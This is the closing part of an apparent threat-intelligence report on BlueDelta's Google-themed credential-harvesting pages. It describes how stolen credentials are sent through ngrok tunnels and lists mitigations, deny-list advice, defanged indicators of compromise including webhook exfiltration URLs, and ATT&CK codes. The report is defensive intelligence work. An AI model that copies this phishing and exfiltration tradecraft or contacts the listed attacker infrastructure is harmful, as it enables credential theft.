


Figure 16: *Google-themed password reset page (Source: Recorded Future)*

The page is rendered in Portuguese and was hosted on the domain *account-security-google[.]my-board[.]org*. *My-board[.]org* is a free apex domain offered by the hosting company Byet Internet Services. The page uses an HTML form to capture target credentials, which are validated using inline JavaScript and sent to the URL *hxxps://d3ef-2804-37f8-400-2cbf-4996-e46a-4802-5c08[.]ngrok-free[.]app*.

The apex domain *ngrok-free[.]app* is associated with the globally distributed reverse proxy service ngrok. ngrok offers a free service that enables users to connect servers behind a firewall to a proxy server and expose that server to the internet without changing firewall rules. Insikt Group has previously documented BlueDelta's abuse of both Byet Internet Services and ngrok for credential harvesting.

A second domain, *account-security-googie[.]rf[.]gd*, was registered on the same day and employed the same Google typosquat. This time, the threat actors used the apex domain *rf[.]gd*, which is associated with the previously described hosting company InfinityFree. The InfinityFree domain hosted an identical Google credential-harvesting page as the Byet domain, using Portuguese text and the same ngrok URL for credential capture.

Insikt Group has not previously observed BlueDelta using Google-themed credential-harvesting pages in its past campaigns; however, the consistent use of Byet and InfinityFree domains, together with ngrok for exfiltration, and additional tradecraft similarities point to a likely overlap. Based on these parallels, we assess that this activity is likely associated with BlueDelta.

Mitigations

Organizations can mitigate risk from this campaign through the following actions:

- Leverage Recorded Future Threat Intelligence:
  - Use Recorded Future's continuously updated Risk Lists to identify and block known BlueDelta infrastructure
  - Enable alerting in the Recorded Future Intelligence Operations Platform for newly registered domains or IPs linked to Webhook[.]site, InfinityFree, Byet Internet Services, ngrok, and ShortURL
  - Use Recorded Future Identity Intelligence to monitor for leaked or reused credentials associated with corporate domains
- Implement specific protective measures:
  - Enforce strong, unique passwords and enable multi-factor authentication (MFA), prioritizing phishing-resistant methods such as hardware or app-based authenticators
  - Deny-list free hosting and tunneling services not required for business operations, including Webhook[.]site, InfinityFree, Byet Internet Services, ngrok, and ShortURL
  - Monitor email and web gateway logs for PDF attachments or embedded links referencing account verification, password resets, or login issues
  - Track authentication attempts from proxy services or nonstandard ports, particularly those associated with ngrok tunnels
- Adopt general best practices:
  - Conduct regular phishing awareness training focused on fake login portals and security-themed lures
  - Maintain an incident response plan for credential compromise, including defined escalation, account reset, and containment procedures
  - Periodically review external service dependencies to ensure no unnecessary exposure to free or unvetted web services

Outlook

Based on the evidence outlined in this report, BlueDelta is expected to continue conducting credential-harvesting operations into early 2026, maintaining a focus on government, policy, and research-linked users in regions of strategic relevance to Russia. The group's demonstrated ability to adapt its infrastructure and rebrand credential-harvesting pages suggests it will continue to abuse free hosting, tunneling, and link-shortening services to reduce operational costs and obscure attribution.

Future campaigns will likely introduce new lure themes and localized content to better engage regional targets, including language or sector-specific phishing pages. BlueDelta's use of legitimate documents and redirection to authentic portals indicates an emphasis on stealth and user trust exploitation rather than broad-scale compromise.

Appendix A: Indicators of Compromise

Domains:
account-security-google[.]my-board[.]org
account-security-google[.]rf[.]gd
account-settings-shsvchx[.]wuaze[.]com
config-settings[.]kesug[.]com
enmrgkf41bifd[.]x[.]pipedream[.]net

IP Addresses:
172[.]111[.]206[.]103
185[.]27[.]134[.]125


URLs:
hxxps://account-settings-shsvchx[.]wuaze[.]com/uzdfbdhyzxjc
hxxps://account-settings-shsvchx[.]wuaze[.]com/uzdfbdhyzxjc/ald.php
hxxps://account-settings-shsvchx[.]wuaze[.]com/sidsixcnvxcucxv
hxxps://account-settings-shsvchx[.]wuaze[.]com/sidsixcnvxcucxv/ald.php
hxxps://config-settings[.]kesug[.]com/sogfdshxncvsad
hxxps://config-settings[.]kesug[.]com/sogfdshxncvsad/npp[.]php
hxxps://d3ef-2804-37f8-400-2cbf-4996-e46a-4802-5c08[.]ngrok-free[.]app
hxxps://shorturl[.]at/Be4Xe
hxxps://webhook[.]site/3791f8c0-1308-4c5b-9c82-0dc416aeb9c4
hxxps://webhook[.]site/e8ae3bbd-ab02-46b7-b84c-f5f4baa5d7c7
hxxps://webhook[.]site/ff237e88-cbaf-4b0b-b787-6e2f1f2c926f

Appendix B: MITRE ATT&CK Techniques

Tactic: Technique	ATT&CK Code
Reconnaissance: Search Open Websites/Domains	T1593
Resource Development: Acquire Infrastructure: Web Services	T1583.006
Credential Access: Input Capture: GUI Input Capture	T1056.002
Command and Control: Application Layer Protocol: Web Protocols	T1071.001
Command and Control: Web Service	T1102

Appendix C: BlueDelta Diamond Model

BlueDelta
November 26, 2025



Recorded Future reporting contains expressions of likelihood or probability consistent with US Intelligence Community Directive (ICD) 203: Analytic Standards (published January 2, 2015). Recorded Future reporting also uses confidence level standards employed by the US Intelligence Community to assess the quality and quantity of the source information supporting our analytic judgments.

About Insikt Group®

Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for customers, enables tangible outcomes, and prevents business disruption.

About Recorded Future®

Recorded Future is the world's largest intelligence company. The Recorded Future Intelligence Operations Platform provides the most complete coverage across adversaries, infrastructure, and targets. By combining precise, AI-driven analytics with the Intelligence Graph® populated by specialized threat data, Recorded Future enables cyber teams to see the complete picture, act with confidence, and get ahead of threats that matter before they impact your business. Headquartered in Boston with offices around the world, Recorded Future works with more than 1,900 businesses and government organizations across 80 countries.

Learn more at recordedfuture.com